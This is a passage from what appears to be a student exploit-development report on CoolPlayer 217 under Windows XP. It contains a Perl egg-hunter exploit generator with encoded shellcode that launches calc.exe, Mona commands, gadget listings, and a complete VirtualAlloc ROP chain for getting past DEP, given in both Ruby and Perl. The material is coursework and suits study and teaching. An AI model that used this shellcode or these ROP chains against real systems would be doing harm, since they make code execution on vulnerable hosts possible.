"\x89\xe5\xdb\xc2\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x55\x36\x4d" .
"\x51\x39\x5a\x4b\x4f\x34\x4f\x31\x52\x50\x52\x33\x5a\x55" .
"\x52\x31\x48\x38\x4d\x46\x4e\x57\x4c\x43\x35\x50\x5a\x53" .
"\x44\x5a\x4f\x4e\x58\x42\x57\x30\x30\x50\x30\x32\x54\x4c" .
"\x4b\x4b\x4a\x4e\x4f\x54\x35\x4a\x4a\x4e\x4f\x44\x35\x4b" .
"\x57\x4b\x4f\x4a\x47\x41\x41";

$nops2 ="\x90"x200;
$egg = "w00tw00t";
$shell =
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";

$payload = $header.$junk.$eip.$nops.$egghunting.$nops2.$egg.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Figure 35: Perl script used to generate the egg-hunting based exploit to execute calc.exe.

When the script was run, the “egg_hunter_calc.ini” file was generated. This was be loaded into CoolPlayer the same way previous exploits had been and, when loaded, opened the calculator program. This showed the program could be successfully exploited using egg-hunting.

2.3 Section 2 - DEP Enabled

CoolPlayer 217 could also be exploited with Data Execution Prevention (DEP) enabled by making use of Return Orientated Programming (ROP) chains. DEP is a buffer overflow countermeasure that Microsoft built into the Windows operating system with the release of Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1. DEP prevents code on the stack from being executable (Schofield , et al., 2018). In the above examples, the shellcode has been put into the stack and executed from there. With DEP enabled this would not work. Therefore, some extra steps have to be taken to get around this counter measure.

DEP was enabled by right clicking on “My Computer”, selecting “Properties”, then “Advanced”, then “Performance Settings”, and finally “Data Execution Prevention”. Then the second radio button was selected to turn DEP on for all programs and services.

To get around DEP, ROP chains can be used. Multiple subroutines, found in default Windows libraries, could be called one after another that would disable DEP for the running application, allowing shellcode on the stack to be executed. Each of these subroutines is referred to as a ROP “gadget”. ROP gadgets can be combined into a ROP chain that does something beneficial to the attacker, in this case that was disabling DEP for the stack so that the shellcode could be executed.


Writing ROP chains by hand can be extremely difficult. To assist with this process Immunity Debugger and Mona were used to automate the process of finding appropriate ROP gadgets inside a DLL and building them into a ROP that could be used in the exploit.

2.3.1 Creating ROP Chain

As stated above, Mona was used to identify and build ROP chains. To do this, first CoolPlayer was launched and then attached to Immunity debugger, the same way a program was attached to Olly debugger. Then the program was run in the same way, by pressing the red play button in the tool bar. At this point, the mona command could be run in the input box at the bottom of the window. The first command to be run was:

!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d\x02c\x03d'


The “m” flag specified the module to search through, in this case “msvcrt.dll”. The “cpb” flag specified bad characters. These were the same bad characters that were identified in section 2.2.2.4. The flag told the program to skip addresses that contain any of the bad characters specified after the flag. After the command was run, the output could be found in the directory “C:\Program Files\Immunity Inc\Immunity Debugger\”. The command generated a few different files, as can be seen in Figure 36, but the two most interesting files for this process were “rop.txt” and “rop_chains.txt”.


Address
C:\Program Files\Immunity Inc\Immunity Debugger
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder

```
Name                              Size    Type            Date Modified
rop.txt                           725 KB  Text Document   23/03/2021 14:47
_rop_progress_1800317.exe...        9 KB  Text Document   23/03/2021 14:47
stackpivot.txt                    130 KB  Text Document   23/03/2021 14:47
rop_suggestions.txt                55 KB  Text Document   23/03/2021 14:47
rop_chains.txt                     35 KB  Text Document   23/03/2021 14:47
```

Figure 36: Files generated after running the first mona.py command.


The first file, "rop.txt", contained all the interesting gadgets found in the specified DLL that did not contain any of the bad characters specified. A snippet of this file can be seen in the figure below.



```
------------------
0x77c50c85 :  # ADD EBX,ECX # SUB AL,24 # POP EDX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c28003 :  # MOV EAX,DWORD PTR SS:[EBP-24] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c35557 :  # PUSH ECX # PUSH EAX # POP EAX # POP ECX # POP EBP # POP ECX # POP EBX # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4c632 :  # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26015 :  # ADD AL,0 # ADD BL,CH # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26017 :  # ADD BL,CH # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26019 :  # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c241d9 :  # OR EAX,1 # MOV DWORD PTR DS:[ESI+4],EAX # POP EDI # MOV EAX,ESI # POP ESI # POP EBX # POP EBP # RETN 0x08    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3555a :  # POP ECX # POP EBP # POP ECX # POP EBX # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4a01e :  # SUB ESI,DWORD PTR DS:[EAX+ECX+3A] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24020 :  # POP EDI # MOV EAX,ESI # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24021 :  # MOV EAX,ESI # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24023 :  # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24024 :  # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c46027 :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48028 :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c216ea :  # MOV EAX,EDI # POP EDI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c32038 :  # POP EBX # POP ESI # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c32039 :  # POP ESI # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3203a :  # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3203e :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c38059 :  # ADD ESP,2C # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3805b :  # SUB AL,5E # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3805c :  # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3805d :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2e05f :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4dc95 :  # ADD ESP,2C # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48062 :  # SUB EAX,ECX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2eabb :  # MOV EAX,ESI # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48064 :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c59c62 :  # ADD AL,0 # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c36069 :  # ADD CL,CL # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206a :  # ADD BL,AL # XOR EAX,EAX # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206c :  # XOR EAX,EAX # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2206e :  # INC EAX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2eabd :  # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c2a072 :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c54075 :  # ADD EAX,5B5E5F58 # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c54076 :  # POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c54077 :  # POP EDI # POP ESI # POP EBX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c54078 :  # POP ESI # POP EBX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c54079 :  # POP EBX # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c5407a :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c237f5 :  # MOV DWORD PTR DS:[EAX],ECX # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c38081 :  # ADD EAX,5E40C033 # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c38082 :  # XOR EAX,EAX # INC EAX # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c38084 :  # INC EAX # POP ESI # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
```

Figure 37: A handful of the interesting ROP gadgets identified by mona.py.


The second file, "rop_chains.txt", was significantly more practical. It contained a handful of attempts that Mona had made to create a successful ROP chain to disable DEP. The file contained four different chains in multiple scripting languages, however, three of them were incomplete. The one that was complete can be seen in Figure 38.



```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
--------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c55141,  # POP EBP # RETN [msvcrt.dll]
      0x77c55141,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c5335d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c3b860,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c52217,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c2e942,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c332da,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end
```

Figure 38: The only complete ROP chain generated.

Mona does not generate ROP chains in a Perl-friendly format so some changes had to be made before it could be used in the exploit. First, the lines between the first set of square brackets were moved into their own text file. Then, using find and replace, the "0x" characters were replaced with "$buffer .= pack('V',0x" and the ",   #" at the end of each line was replaced with "); #". The file post-changes can be seen below.



```
#[---INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V',0x77c55141);  #  POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c55141);  #  skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x77c5335d);  #  POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e5);  #  INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);  #  INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x77c3b860);  #  POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);  #  put delta into eax (-> put $buffer .= pack('V',0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);  #  ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  #  XCHG EAX,EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x77c52217);  #  POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);  #  put delta into eax (-> put $buffer .= pack('V',0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);  #  ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);  #  XCHG EAX,ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x77c2e942);  #  POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  #  RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x77c332da);  #  POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  #  JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);  #  POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  #  ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$buffer .= pack('V',0x77c12df9);  #  PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$buffer .= pack('V',0x77c354b4);  #  ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 39: ROP chain converted into a Perl compatible format.

The ROP chain could then be used in the exploit to disable DEP on the stack.

2.3.2 Starting Return

Before the ROP chain could be executed, there needed to be a first RET command run. Mona was used to find an appropriate memory address that contained a RET instruction to be used. After running CoolPlayer and attaching it to Immunity and running it in Immunity, the following command was run:

!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\x02c\x03d'

This command generated another file in the “C:\Program Files\Immunity Inc\Immunity Debugger\” directory called “find.txt” which contained the output. The file was filled with addresses in “msvcrt.dll” that were RET statements. Some of the addressed were read only (as seen in Figure 40) but an address that was executable had to be chosen. In this case, “0x77c11110” was selected.



```
0x77c66b38 : "retn" |   {PAGE_READONLY} [ms
0x77c66ee0 : "retn" |   {PAGE_READONLY} [ms
0x77c67498 : "retn" |   {PAGE_READONLY} [ms
0x77c11110 : "retn" |   {PAGE_EXECUTE_READ}
